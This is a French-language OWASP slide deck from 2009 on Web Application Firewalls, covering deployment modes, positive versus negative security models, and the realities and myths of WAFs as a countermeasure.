Web Application Firewalls (WAF)

Sébastien GIORIA (sebastien.gioria@owasp.org)
French Chapter Leader

Copyright © 2009 - The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License.

The OWASP Foundation
http://www.owasp.org

Qui suis-je ?

Président du CLUSIR Poitou-Charentes, OWASP France Leader & Evangeliste

sebastien.gioria@owasp.org

- 12 ans d'expérience en Sécurité des Systèmes d'Information
- Différents postes de manager SSI dans la banque, l'assurance et les télécoms
- Expertise Technique
  - ✓ Gestion du risque, Architectures fonctionnelles, Audits
  - ✓ Consulting et Formation en Réseaux et Sécurité
  - ✓ PenTesting, Digital Forensics
  - ✓ S-SDLC

- Domaines de prédilection :
  - ✓ Web 4.2 : WebServices, Interfaces, Insécurité du Web.

© 2009 - S.Gioria & OWASP

Agenda

- L'OWASP
- Web Application Firewalls (WAF)
- Choisir son WAF
- WAF Mythes et réalités
- WAF mode d'emploi
- S'amuser avec son WAF
- Et après ?

© 2009 - S.Gioria & OWASP

OWASP en France

Un Conseil d'Administration (Association loi 1901) :

- Président, évangéliste et relations publiques : Sébastien Gioria

Consultant indépendant en sécurité des systèmes d'informations. Président du CLUSIR Poitou-Charentes

- Vice-Président et responsable du projet de Traduction : Ludovic Petit. Expert Sécurité chez SFR
- Secrétaire et Responsable des aspects Juridiques : Estelle Aimé. Avocate

Un Bureau :

- Le Conseil d'Administration
- Romain Gaucher : Ex-chercheur au NIST, consultant chez Cigital
- Mathieu Estrade : Développeur Apache.

Projets :

- Top 10 : traduit.
- Guides : en cours.
- Questionnaire a destination des RSSI : en cours.
- Groupe de travail de la sécurité applicative du CLUSIF

Sensibilisation / Formations :

- Assurance(s) (Java/PHP)
- Société d'EDI (JAVA)
- Opérateur Téléphonie mobile (PHP/ WebServices)
- Différents services gouvernementaux
- Conférences dans des écoles
- Sociétés du CAC40 (Banque/ Aéronautique)

Interventions :


- Infosecurity
- OSSIR
- Microsoft TechDays
- PCI-Global
- CERT-IST

Agenda


- L'OWASP
- Web Application Firewalls (WAF)
- Choisir son WAF
- WAF Mythes et réalités
- WAF mode d'emploi
- S'amuser avec son WAF
- Et après ?

© 2009 - S.Gioria & OWASP

Faiblesse des Applications Web



Etude du GARTNER 2003
75% des attaques ciblent le niveau Applicatif
66% des applications web sont vulnérables




Etude du SANS (septembre 2009)
http://www.sans.org/top-cyber-security-risks/

"La veille d'un incident, le retour sur investissement d'un système de sécurité est nul. Le lendemain, il est infini." Dennis Hoffman, RSA


© 2009 - S.Gioria & OWASP

Je suis protégé contre les attaques, j'ai un firewall



© 2009 - S.Gioria & OWASP

Mon site Web est sécurisé puisque il est protégé par SSL



© 2009 - S.Gioria & OWASP

Et arriva le WAF…

- PCI-DSS (https://www.pcisecuritystandards.org/) 6.6 :

> In the context of Requirement 6.6, an "application firewall" is a web application firewall (WAF), which is **a security policy enforcement point positioned between a web application and the client end point**. This functionality can be implemented in software or hardware, running in an appliance device, or in a typical server running a common operating system. It may be a stand-alone device or integrated into other network components.

- http://www.owasp.org/index.php/Web_Application_Firewall
  - Le WAF est une **CONTRE MESURE**

> A web application firewall (WAF) is an appliance, server plugin, or filter that applies a set of rules to an HTTP conversation. Generally, these rules cover **common attacks** such as Cross-site Scripting (XSS) and SQL Injection. By customizing the rules to your application, many attacks can be identified and blocked. The effort to perform this customization can be significant and **needs to be maintained as the application is modified.**


© 2009 - S.Gioria & OWASP

Agenda

- L'OWASP
- Web Application Firewalls (WAF)
- Choisir son WAF
- WAF Mythes et réalités
- WAF mode d'emploi
- S'amuser avec son WAF
- Et après ?


© 2009 - S.Gioria & OWASP

Mode Parallèle/Sonde




© 2009 - S.Gioria & OWASP

Mode Intrusif/Reverse Proxy



© 2009 - S.Gioria & OWASP

Intégré au serveur Web (mod_security d'Apache)



© 2009 - S.Gioria & OWASP

Choisir son WAF/son camp

	Négatif	Positif
Concept	Le WAF reconnait les attaques et les bloque, il autorise tous les accès.	Le WAF connait le trafic légitime et rejette tout le reste.
Avantages	• Aucun besoin de personnalisation • Protection standard • Simple a déployer	• Bloque les attaques inconnues • N'est pas dépendant d'une base de signature. • Détection précise
Inconvénients	• Extrèmement dépendant des signatures • Pas très précis	• Configuration complexe • Sensible aux faux positifs

© 2009 - S.Gioria & OWASP

Agenda

- L'OWASP
- Web Application Firewalls (WAF)
- Choisir son WAF
- WAF Mythes et réalités
- WAF mode d'emploi
- S'amuser avec son WAF
- Et après ?

© 2009 - S.Gioria & OWASP

Réalités du WAF

- Patcher virtuellement les problèmes
  - Plus ou moins efficace suivant la méthode employée (positive, négative)
- Cacher tout ou partie de l'infrastructure
  - En mode reverse proxy
- Analyseur de trafic HTTP/HTTPS/XML puissant
  - Grace à ses fonctions de normalisation et son reporting

© 2009 - S.Gioria & OWASP

Mythes du WAF

- C'est un nouvel élément d'infrastructure
  - Couts supplémentaires, à intégrer en PCA, …
  - Compétence supplémentaire…
- Source de problèmes récurrents :
  - Modèle positif : à chaque modification de l'applicatif
  - Modèle négatif : dépendant des mises a jours.
  - Complexifie le debug
- Ce n'est pas la solution!
  - Il « laisse » passer des failles (Session Hijacking, élévation de privilèges, HTTP response splitting, …)
  - Il n'est pas (encore) obligatoire en PCI-DSS !

